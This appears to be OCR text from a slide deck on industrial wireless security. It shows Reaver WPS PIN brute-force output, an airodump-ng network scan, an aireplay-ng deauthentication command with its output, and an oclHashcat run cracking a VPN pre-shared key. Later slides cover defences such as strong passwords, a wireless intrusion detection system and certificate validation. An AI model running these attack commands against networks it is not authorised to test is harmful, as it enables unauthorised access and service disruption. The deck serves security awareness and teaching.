+ - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - +
```


What about WPS?



```
Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <che

[+] Waiting for beacon from E0:05:C5:5A:26:94
[+] Associated with E0:05:C5:5A:26:94 (ESSID: (null))
[+] 0.05% complete @ 2013-11-10 08:18:36 (3 seconds/pin)
[+] 0.10% complete @ 2013-11-10 08:18:53 (3 seconds/pin)
              --SNIP--
[+] 97.90% complete @ 2013-11-10 13:22:11 (3 seconds/pin)
[+] 97.95% complete @ 2013-11-10 13:22:28 (3 seconds/pin)
[+] 97.99% complete @ 2013-11-10 13:22:49 (3 seconds/pin)
[+] 98.04% complete @ 2013-11-10 13:23:15 (3 seconds/pin)
[+] 98.08% complete @ 2013-11-10 13:23:32 (3 seconds/pin)
[+] 98.13% complete @ 2013-11-10 13:23:48 (3 seconds/pin)
[+] 98.17% complete @ 2013-11-10 13:24:10 (3 seconds/pin)
[+] 98.22% complete @ 2013-11-10 13:24:35 (3 seconds/pin)
[+] 98.26% complete @ 2013-11-10 13:24:56 (3 seconds/pin)
```

With old systems it takes hours


What about WPS?



```
Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <c   ffner@tacnet
l.com>

[?] Restore previous session for 64:66:B3:AC:78:B2? [n/Y] y
[+] Restored previous session
[+] Waiting for beacon from 64:66:B3:AC:78:B2
[+] Switching mon0 to channel 1
[+] Associated with 64:66:B3:AC:78:B2 (ESSID: [redacted])
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
```


Updated systems are smarter and take much longer to hack

Are WPA or WPA2 secure?



```
 CH 12 ][ Elapsed: 36 s ][ 2015-09-09 15:59

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 C0:4A:00:86:64:1E   -1        0        0    0  11  -1                   <length:  0>
 AC:F1:DF:29:51:70   -1        0        0    0   5  -1                   <length:  0>
 78:24:AF:80:4D:30   -1        0       12    0   7  -1   WPA             <length:  0>
 28:28:5D:65:22:5E  -59       77      512    0  13  54e  WPA2 CCMP   PSK  Legion
 C8:3A:35:17:BD:18  -63      102       12    0   1  54e  WPA2 CCMP   PSK  Tenda
 2A:A4:3C:0D:1F:D1  -75      100        1    0   6  54e. WPA2 CCMP   PSK  CLATI
 D8:50:E6:42:DE:2C  -79      101       22    0   6  54e  WPA2 CCMP   PSK  ik-307
 FC:75:16:E9:B3:98  -80      134        0    0   4  54e  WPA2 CCMP   PSK  Alexandr
 2A:A4:3C:0D:48:72  -81       44        1    0   6  54e. WPA2 CCMP   PSK  <length:  0>
 68:15:90:92:76:86  -87       49        0    0  11  54e  WPA2 CCMP   PSK  ROSTELECOM_7685
 2A:A4:3C:0D:49:3E  -87       11        0    0  11  54e. WPA2 CCMP   PSK  <length:  0>
 20:10:7A:9C:F8:58  -87       24        0    0   8  54e  WPA2 CCMP   PSK  YOTA
 28:28:5D:DA:72:BC  -87       47        0    0   4  54e  WPA2 CCMP   PSK  Kontek-NSK
 EA:28:5D:A0:51:B8  -87        1        0    0   2  54e  WPA  TKIP   PSK  FashionMediaGrupp
 CE:5D:4E:FB:40:28  -85       35        2    0  10  54e  WPA  TKIP   PSK  ZyXEL_KEENETIC_GIGA_FB4028
 FC:F5:28:4B:E1:42  -94        9        0    0   2  54e  WPA  TKIP   PSK  ZyXEL_KEENETIC_4G_4BE140
 F8:1A:67:61:2D:7E  -90       35        6    0   5  54e. WPA2 CCMP   PSK  A1 Format
 C4:6E:1F:88:FE:8C  -93       32        2    0   9  54e. WPA2 CCMP   PSK  TP-LINK_2.4GHz_88FE8C
 00:19:CB:0A:75:1A  -95        4        0    0  11  54   WPA2 CCMP   PSK  Complex
 28:28:5D:D8:81:8A  -97        6        0    0  11  54e  WPA2 CCMP   PSK  ZYXEL-001
 00:0F:02:71:EF:C0  -95        5        0    0  11  54e. WPA2 CCMP   PSK  Ntk 32
 A8:F9:4B:25:5B:04  -94        8        0    0   5  54e  WPA2 CCMP   PSK  AndroidAP
 E8:94:F6:A6:DC:30  -94        9        0    0   1  54e. WPA2 CCMP   PSK  ROCKET_HOSTEL
 2C:AB:25:64:CB:43  -97       14        1    0   1  54e  WPA2 CCMP   PSK  K

root@dlgg3r:~# airodump-ng --bssid D8:50:E6:42:DE:2C -c 6
```


WPA or WPA2 a solution?



```
root@bt:~# aireplay-ng --deauth 100 -a  08:86:3B:74:22:76  mon0
05:15:32  Waiting for beacon frame (BSSID: 08:86:3B:74:22:76) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
05:15:32  Sending DeAuth to broadcast -- BSSID: [08:86:3B:74:22:76]
05:15:33  Sending DeAuth to broadcast -- BSSID: [08:86:3B:74:22:76]
05:15:33  Sending DeAuth to broadcast -- BSSID: [08:86:3B:74:22:76]
05:15:34  Sending DeAuth to broadcast -- BSSID: [08:86:3B:74:22:76]
05:15:34  Sending DeAuth to broadcast -- BSSID: [08:86:3B:74:22:76]
05:15:35  Sending DeAuth to broadcast -- BSSID: [08:86:3B:74:22:76]
05:15:35  Sending DeAuth to broadcast -- BSSID: [08:86:3B:74:22:76]
05:15:36  Sending DeAuth to broadcast -- BSSID: [08:86:3B:74:22:76]
05:15:36  Sending DeAuth to broadcast -- BSSID: [08:86:3B:74:22:76]
05:15:37  Sending DeAuth to broadcast -- BSSID: [08:86:3B:74:22:76]
05:15:37  Sending DeAuth to broadcast -- BSSID: [08:86:3B:74:22:76]
```

Start with deauthenticate

WPA or WPA2 a solution?



```
⊞ Frame 103  140 bytes on wire (1120 bits), 140 bytes captured (1120 bits) on interface 0
⊞ Radiotap Header v0, Length 18
⊟ IEEE 802.11 QoS Data, Flags: .p.P...TC
    Type/Subtype: QoS Data (0x0028)
  ⊞ Frame Control Field: 0x8851
    .000 0000 0010 1100 = Duration: 44 microseconds
    Receiver address: 64:a0:e7:af:47:4e (64:a0:e7:af:47:4e)
    BSS Id: 64:a0:e7:af:47:4e (64:a0:e7:af:47:4e)
    Transmitter address: 00:1b:d4:58:e6:1a (00:1b:d4:58:e6:1a)
    Source address: 00:1b:d4:58:e6:1a (00:1b:d4:58:e6:1a)
    Destination address: 64:a0:e7:af:47:4e (64:a0:e7:af:47:4e)
    Fragment number: 0
    Sequence number: 1
  ⊞ Frame check sequence: 0x9469ea01 [correct]
  ⊞ QoS Control: 0x0000
  ⊟ CCMP parameters
      CCMP Ext. Initialization Vector: 0x000000000001
      Key Index: 0
⊟ Data (84 bytes)
    Data: 3d833a329d1d0ccc0372742ab103198615171 3a0c160a603...
    [Length: 84]

0000   00 00 12 00 2e 48 00 00  10 6c 3c 14 40 01 dd 05   .....H.. .l<.@...
0010   00 00 88 51 2c 00 64 a0  e7 af 47 4e 00 1b d4 58   ...Q,.d. ..GN...X
0020   e6 1a 64 a0 e7 af 47 4e  10 00 00 00 01 00 00 20   ..d...GN .......
0030   00 00 00 00 3d 83 3a 32  9d 1d 0c cc 03 72 74 2a   ....=.:2 .....rt*
0040   b1 03 19 86 15 17 13 a0  c1 60 a6 03 57 52 c2 14   ........ .`..WR..
0050   ce 42 be bd ae fa d7 28  ed f8 a7 28 e0 13 fb 39   .B.....( ...(...9
0060   39 04 6e 08 23 75 3a a4  33 9f 95 3c 19 7d 49 e1   9.n.#u:. 3..<.}I.
0070   0a 1e 1a a2 d1 91 75 bc  f6 1e 81 86 7a f5 c8 02   ......u. ....z...
0080   4a 3d 29 eb ce 16 6e 44  01 ea 69 94               J=)...nD ..i.
```

Why spend money on security?

There is no direct profit

Maintaining security costs time

We are not a target !

Nowadays security is needed

First identify the risk

Downtime costs more

Who are these people?

Script Kiddies

Occasional Hackers

Former Employees

Former Employees


Who are these people?

Script Kiddies

Occasional Hackers

Competition / Pro’s

Competition / Pro’s




```
root@sf:~/oclHashcat# ./oclHashcat-plus64.bin -a 3 -n 160 -u 1024 -m 5300 md5-vpn.psk
oclHashcat-plus v0.13 by atom starting...

Hashes: 1 total, 1 unique salts, 1 unique digests
Bitmaps: 8 bits, 256 entries, 0x000000ff mask, 1024 bytes
Workload: 1024 loops, 160 accel
Watchdog: Temperature abort trigger set to 90c
Watchdog: Temperature retain trigger set to 80c
Device #1: Cayman, 1024MB, 830Mhz, 24MCU
Device #2: Cayman, 1024MB, 830Mhz, 24MCU
Device #3: Cayman, 1024MB, 830Mhz, 24MCU
Device #4: Cayman, 1024MB, 830Mhz, 24MCU
Device #1: Kernel ./kernels/4098/m5300_a3.Cayman_1084.4_1084.4.kernel (974620 bytes)
Device #2: Kernel ./kernels/4098/m5300_a3.Cayman_1084.4_1084.4.kernel (974620 bytes)
Device #3: Kernel ./kernels/4098/m5300_a3.Cayman_1084.4_1084.4.kernel (974620 bytes)
Device #4: Kernel ./kernels/4098/m5300_a3.Cayman_1084.4_1084.4.kernel (974620 bytes)

md5-vpn.psk:cisco1

Session.Name...: oclHashcat-plus
Status.........: Cracked
Input.Mode.....: Mask (?1?2?2?2?2?2?2?2)
Hash.Target....: md5-vpn.psk
Hash.Type......: IKE-PSK MD5
Time.Started...: Fri Feb  1 11:27:44 2013 (3 secs)
Speed.GPU.#1...:   165.1M/s
Speed.GPU.#2...:   165.9M/s
Speed.GPU.#3...:   163.7M/s
Speed.GPU.#4...:   161.8M/s
Speed.GPU.#*...:   656.5M/s
Recovered......: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.......: 1509949440/3748902912 (40.28%)
Rejected.......: 0/1509949440 (0.00%)
HWMon.GPU.#1...: 99% Util, 45c Temp, 29% Fan
HWMon.GPU.#2...: 99% Util, 47c Temp, N/A Fan
HWMon.GPU.#3...: 99% Util, 51c Temp, 29% Fan
HWMon.GPU.#4...: 99% Util, 43c Temp, N/A Fan
```

Competition / Pro’s

Competition / Pro’s

Industrial Wireless can be safe!


Strong Passwords



Time to brute force password space, assuming 10,000 attempts per second			
	Lowercase (26 letters)	Uppercase, lowercase, digits (62 characters)	Uppercase, lowercase, digits, punctuation (94 characters)
Length = 5 characters	19 minutes	1 day	8 days
Length = 6 characters	8 hours	65 days	2 years
Length = 7 characters	9 days	11 years	200 years
Length = 8 characters	241 days	692 years	19,000 years
Length = 9 characters	17 years	42,000 years	1.8 million years


Industrial Wireless can be safe!

Strong Encryption



Industrial Wireless can be safe!

Intruder Detection System



☑ Wireless-IDS Intruder Identification active

□ Store Intruder DHCP Requests active

Timeout Intruder Activity: 60 [s]

White List Table...

Some stations may be excluded

Intruder-Table

MAC-Address	Attack-Type	Active	RSSI	Attack-Rate	Known-Client
ece555ffd239	DeauthenticateBroad	No	0	9	No


Event-Table

Event-Type	ID	Event-Time	Event-Rate	Interface	Attacker-MAC
DeauthenticateBroad	1	2015-09-07 17:22:05	14	Wlan-1	ece555ffd239
DeauthenticateBroad	2	2015-09-07 17:22:06	73	Wlan-1	ece555ffd239
DeauthenticateBroad	3	2015-09-07 17:22:07	13	Wlan-1	ece555ffd239
DeauthenticateBroad	4	2015-09-07 17:47:30	19	Wlan-1	ece555ffd239

Industrial Wireless can be safe!

Certificates

Provide an additional layer of security



When connecting:

☑ Validate server certificate

□ Connect to these servers:

Trusted Root Certification Authorities:

- □ AddTrust External CA Root
- □ America Online Root Certification Authority 1
- □ Class 3 Public Primary Certification Authority
- □ Entrust.net Certification Authority (2048)
- □ Entrust.net Secure Server Certification Authority
- □ Equifax Secure Certificate Authority
- □ Equifax Secure Global eBusiness CA-1

□ Do not prompt user to authorize new servers or trusted certification authorities.

Select Authentication Method:

Smart Card or other certificate

☑ Enable Fast Reconnect

□ Enforce Network Access Protection


□ Disconnect if server does not present cryptobinding TLV

